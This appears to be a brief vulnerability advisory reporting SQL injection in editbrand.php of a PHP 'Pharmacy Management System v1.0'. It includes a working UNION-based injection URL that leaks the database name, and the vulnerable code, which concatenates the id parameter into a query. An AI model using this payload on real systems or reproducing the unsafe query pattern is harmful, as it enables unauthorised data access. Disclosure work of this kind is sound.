
Pharmacy Management System v1.0 SQL Injection in editbrand.php

Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /editbrand.php, or it can also be placed at /dawapharma/dawapharma/editbrand.php etc.

POC



the "ctf" is the database name I use, so it is a SQL injection that can echo the content.

POC:

```
/editbrand.php?id=-1%27%20union%20select%201,(database()),3,4;--+
```

Vulnerability Analysis

in the editbrand.php, the logic as follows:

editbrand.php

dawapharma > dawapharma > editbrand.php

```php
<?php include('./constant/layout/head.php');?>
<?php include('./constant/layout/header.php');?>

<?php include('./constant/layout/sidebar.php');?>
<!--  Author Name: Mayuri K.
 for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.in
 Visit website : www.mayurik.com -->
<?php include('./constant/connect.php');



 $sql="SELECT * from brands where  brand_id='".$_GET['id']."'";
 $result=$connect->query($sql)->fetch_assoc();  ?>

```

the wabpage use the id parameter as part of sql statement directly.